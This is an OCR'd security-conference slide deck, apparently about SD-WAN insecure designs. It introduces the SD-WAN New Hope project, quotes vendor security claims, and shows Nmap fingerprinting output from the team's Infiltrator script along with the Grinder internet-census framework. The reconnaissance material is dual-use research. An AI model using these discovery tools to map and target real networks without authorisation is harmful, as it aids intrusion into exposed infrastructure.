# A dive in to SD-WAN Insecure Designs and Vulnerabilities

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SECURITY FEST

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# # whoami

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
# Daily Life in Russia


# Disclaimer

- Please note, this is my personal talk
- I don't speak for my employers
- These thoughts, jokes and opinions are solely my own


# Agenda

- SD-WAN New Hope Project
- SD-WAN Essence
- SD-WAN Hacking Tools
- SD-WAN Vulnerabilities
- SD-WAN Insecure Designs




SD WAN
NEW HOPE

# SD Everywhere



# SD-WAN News

- A vendor says its solution has the capability of “stitching together” SD-WAN and Ethernet networks
- Service providers are using SD-WAN to provide network agility
- An SD-WAN router has an artificial intelligence (AI)-based routing service
- A vendor announced that it would be unifying its security and SD-WAN
- Another major trend in SD-WAN is the growing sophistication of network monitoring

Source: https://www.sd-wan-experts.com/blog/news-march-14/

# SD-WAN New Hope Project

- Citrix / Talari
- Versa
- SilverPeak
- RiverBed
- Fortinet
- Cisco / Viptela
- VMWare / Velocloud
- Viprinet
- Brain4Net

- Checklists
  - SD-WAN Security Assessment
- Tools
  - SD-WAN Harvester
  - SD-WAN Infiltrator
  - Grinder Framework
- Papers
  - SD-WAN Internet Census
  - SD-WAN Threat Landscape


@sdnewhop

# Questions

- How many SD-WAN nodes are on the Internet?
- Common security level of SD-WAN products
- Do web vulns have additional impact in SD-WAN?
- Security of SD-WAN specific mechanisms (ZTP, KMS)
- Crypto in SD-WAN

# Our Philosophy

- Hack before buying
- ~~Deep~~ shallow hacking
- Breadth hacking
- Low-hanging fruits first
- Responsible disclosure
- Web, crypto, protocols




# SD-WAN Essence

# SDN-NFV/SD-WAN Vocabulary


- SDN: principle of physical separation of control plane from data plane
- Network Function (NF): functional block within a network infrastructure that has well-defined external interfaces and well-defined functional behavior
- Network Functions Virtualization(NVF): principle of separating network functions from hardware
- Virtualized Network Function(VNF): implementation of an NF that can be deployed using NFVI: DPI, IDPS, WAF, VPN

# Traditional WAN vs Software-defined WAN




Source: http://www.abusedbits.com/2017/01/modern-network-areas-in-software-defined.html


# Cisco Viptela SD-WAN Design




Source: Cisco SD-WAN Design Guide

# SDN vs SD-WAN

- While they share the same concept, they are two completely different usage environments
- SDN started out in datacenters (internal use), whereas SD-WAN is external use
- Different use, different requirements, especially for security
- This also has an impact on network security (underlay network and control plane)
- Networks are best protected at the lowest layer possible




Verizon SDN-NFV reference architecture

# Are SD-WANs secure?

SD-WAN / SILVER PEAK NEWS

**SECURITY!**

# SD-WAN is Driving a New Approach to Security

by Derek Granath | Published Feb 6, 2018

http://blog.silver-peak.com/sdwan-driving-new-approach-to-security

## The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it

A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

## Four Reasons Why SD-WAN Makes Sense

By Peter Scott, SD-WAN Contributor

**2. Better Security**

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm

## The Rise of the SD-WAN

August 2, 2017

*By Tony Bardo*

https://www.afcea.org/content/rise-sd-wan

# The Security of SD-WAN

**Michael Wood**, Vice President - Marketing, VeloCloud Networks, 6/5/2017

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

50% 50%

Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

"SD-WAN is **perfectly safe** for implementing wide-area networks affordably, efficiently and securely."

Perfectly safe?
Not exactly...


●●○○○ AT&T LTE
11:49 PM
80%
Back
Boss
Contact
We need to make SD-WAN
Omg? Why?
Add WAF to it
Oh, ok. Will ModSecurity be good enough? http://www.modsecurity.org
It was released 2 days ago. We need more stable and mature solution
Try this: https://github.com/SpiderLabs/ModSecurity/archive/v2.7.5.zip
It's from 2013!
I know
iMessage
Send


●●○○○ AT&T LTE
11:54 PM
80%
Back
John (Dev team)
Contact
Today 11:34 PM
Boss asked me to code SD-WAN -__-
Fork some open source tools from github
Then exec them from python script
Gratz! U have an SD-WAN solution
I don't know python, man
Use JavaScript
iMessage
Send


# SD-WAN Security

- **No major design flaws in SDN/NFV/SD-WAN concept, but**...
- At the present time, SD-WAN is a dangerous mix of
  - web technologies
  - outdated or unsupported open source projects
  - machine learning
  - packages with known vulnerabilities
  - data plane programming
  - self-invented cryptography protocols
  - virtualization and clouds
  - immature network security mechanisms

# Hacking Tools

# SD-WAN Internet Census

- Best effort approach
- Crafted Shodan and Censys queries
- Found version disclosure patterns
- Developed tools
  - SD-WAN Harvester
  - SD-WAN Infiltrator
  - Grinder Framework



# SD-WAN Infiltrator


- NSE script
- Supports 25 vendors
- SD-WAN discovery
- SD-WAN fingerprinting

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT    STATE         SERVICE
80/tcp  open          http
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 80
443/tcp open          https
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 443
161/udp open|filtered snmp
```

# The Grinder Framework

- Internet-connected devices census framework
- Various API (Censys, Shodan, …?)
- Unified query language
- Possible targets
  - SDN
  - SCADA
  - MQTT
  - DICOM



# SD-WAN INTERNET CENSUS

or
How to Find SD-WANs and not to Lose Yourself

Denis Kolegov
Oleg Broslavsky
Anton Nikolaev


ZERO NIGHTS 2018

>> SLIDES <<

# One Framework to Rule Them All

A framework for Internet-connected Device Census

**>> TALK <<**



# SD-WAN Map by Grinder Framework


Last scan: May, 2019
https://github.com/sdnewhop/grinder/tree/master/samples/052019-sdwan

